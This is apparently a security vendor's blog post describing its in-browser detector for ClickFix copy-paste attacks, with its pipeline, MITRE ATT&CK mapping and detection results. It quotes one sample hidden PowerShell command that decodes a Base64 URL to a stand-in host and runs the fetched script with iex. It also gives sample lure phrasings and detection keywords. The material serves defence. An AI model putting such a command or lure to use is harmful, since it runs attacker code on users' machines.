ClickFix-ed: Preventing ClickFix Attacks Within the Browser (2026)
Overview
ClickFix attacks are deceptively simple. Instead of exploiting a software vulnerability, they exploit user behavior: a website or document instructs the user to copy a command and paste it into PowerShell, Bash, or a terminal. What looks like a harmless “fix” expands into a malicious payload at execution time. This attack pattern has skyrocketed in 2025, with a reported 5X increase in attack volume.
Traditional approaches struggle to combat this attack vector.
- Website blocklists work on hindsight; by the time lists are updated, the damage has largely been done.
- EDR tools are inherently reactive in nature; the payload has already been delivered and executed before they act.
- SWG & Firewalls see inherently benign content; blocking all scripts would impact legitimate workflows.

At Sekant Security, we built a ClickFix detector that runs entirely inside the browser, before the command is ever executed. We achieved an impressive 96.6% detection rate (1475 real-world samples). This article gives a high-level overview of the approach, with a concrete example, and explains how detections map to MITRE ATT&CK tactics.
What a ClickFix attack looks like

ClickFix lure attempts take many forms. Some common examples that deceive users:
- “Verify you are a human by running the following commands”
- “Your session expired. Run the following command to re-authenticate.”
- “Your software is out of date. Run the following command to continue.”
The copied command may look like this:
powershell -w hidden -c "$d='aHR0cHM6Ly9leGFtcGxlLWNkbjEuZXhhbXBsZS9wYXlsb2FkLnBzMQ=='; iex ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($d)))"
To a non-expert, this appears opaque but not obviously malicious.
Under the hood:
- A Base64-encoded URL is embedded
- The script decodes it at runtime
- The decoded content is immediately executed (iex)
- The executed script compromises the user’s system
This is the essence of ClickFix: hide intent until after the user pastes and runs the command.
Detection Pipeline

Sekant’s in-browser ClickFix detector follows four stages:
- Monitor clipboard copy / cut events
- Fast pre-scan for script-like content
- Deep scan via parsing and deobfuscation
- Generate a verdict and MITRE-mapped report
Each stage is intentionally designed to be fast, local, and explainable.
1. Clipboard monitoring (early, pre-execution visibility)
The first signal is user intent. Sekant observes copy and cut events in the browser and inspects the clipboard before the content is pasted elsewhere. This gives us visibility at exactly the point where ClickFix attacks operate.
Key properties:
- No blocking of clipboard usage
- No server-side upload
- Text-only inspection
- Happens before execution, not after compromise
2. Fast pre-scan (cheap and selective)
Most clipboard text is harmless. To avoid unnecessary work, we run a fast pre-scan whose sole purpose is to answer: Does this look like a PowerShell or shell script at all?
Important detail: The pre-scan does not look for encoded blobs.
Instead, it primarily checks for language-specific keywords and structure, such as:
- PowerShell indicators: powershell, iex, Invoke-Expression, -EncodedCommand, FromBase64String
- *nix shell indicators: bash, sh, curl, wget, pipes, redirections
- Command-style syntax and flags
If the text does not look like a script, the pipeline stops here.
This keeps performance overhead extremely low and avoids false positives from random copied text.
3. Deep scan: understanding intent, not just strings
If the pre-scan triggers, Sekant escalates to a deep scan. This is where ClickFix obfuscation is unraveled.
3.1 Parse into a simplified AST
We parse the script into a simplified abstract syntax tree rather than evaluating it.
This lets us understand:
- Execution structure
- How strings are constructed
- Where execution boundaries exist
We do not attempt full language semantics - only what’s needed to reason about behavior.
3.2 De-obfuscate literals and strings
Next, we progressively de-obfuscate:
- Base64-encoded strings
- Hex-encoded literals
- Concatenated or split strings
- Nested decoding patterns
Returning to our earlier example, this step reveals the decoded URL and the fact that it is passed directly into an execution sink.
3.3 Extract and analyze URLs
Once strings are de-obfuscated, we extract URLs and network indicators. Even when domains are masked or short-lived, their presence and usage patterns are highly informative, especially when combined with immediate execution. URLs are scored based on whether they are secure, IP or domain-based, public or private.
3.4 Identify suspicious patterns (rule-based heuristics)
We then apply a set of high-signal detection rules, typically expressed as regex matches over the de-obfuscated representation.
Examples include:
- Decoding commands
- Dynamic execution chains
- Network interactions
- Persistance commands
These rules focus on behavioral intent, not exact strings. They can be used for marking LOLBins (Living off the Land Binaries), which in isolation are not an issue, but in combination look suspicious.
Importantly, these rules are configurable. Security engineers can tune scores, add patterns, or disable noisy rules to match their environment.
4. Final Verdict with MITRE ATT&CK mapping

Each detection is mapped to relevant MITRE ATT&CK tactics and techniques, making alerts easier to reason about and integrate with existing SOC workflows.
Examples:
- Command and Scripting Interpreter (T1059)
- PowerShell or shell-based execution
- Obfuscated / Encrypted Payloads (T1027)
- Base64 or custom-encoded strings
- Ingress Tool Transfer (T1105)
- Scripted download of remote payloads
This mapping turns a raw clipboard event into a structured threat narrative rather than a vague alert. Each mapping has an associated threat score as well.
All signals are combined into a single risk score, compared to thresholds and bucketed as:
- SAFE - benign
- LOW - unusual but non-malicious
- MEDIUM - suspicious ClickFix-style behavior
- HIGH - clear malicious intent
Only MEDIUM and HIGH are flagged. For such verdicts, a full report is automatically generated with clear mapping to tactics, so security analysts can quickly verify.
Detection Efficacy
We evaluated the detector on 1,475 real-world samples, primarily PowerShell-based ClickFix attacks and 1,600 benign samples, generated with the help of GenAI. MEDIUM and HIGH samples were flagged as being malicious. Based on this categorization, we were able to achieve a 96.6% true-positive detection rate with a 0.5% false-positive detection rate. These results suggest that ClickFix attacks are not random - they rely on recurring, detectable patterns that can be identified before execution.
Closing Thoughts
ClickFix isn’t a vulnerability - it’s a workflow abuse. That makes it a perfect candidate for client-side, behavior-focused detection. By moving detection into the browser, Sekant breaks the attack chain before the OS or EDR ever sees a process.
- No exploits.
- No signatures.
- No waiting for damage.
Just early, explainable detection at the point of copy-paste.
If you have any questions or feedback or want to give it a try, send us an email at info (at) sekantsecurity.com
Next steps
Try Sekant Web Security
If this article piqued your interest, please check out Sekant Web Security. It is a browser extension that embeds runtime intelligence to prevent phishing, ClickFix, unsafe downloads, shadow AI and more, in real-time without relying on remote servers that compromise your privacy.
Read related articles
Explore the Sekant Blog for more articles related to browswer security concerns
Message us with thoughts
Have thoughts to share? Send us a note! info (at) sekantsecurity (dot) com
Attribution: Image courtesy of Freepik. Content written with Generative AI support.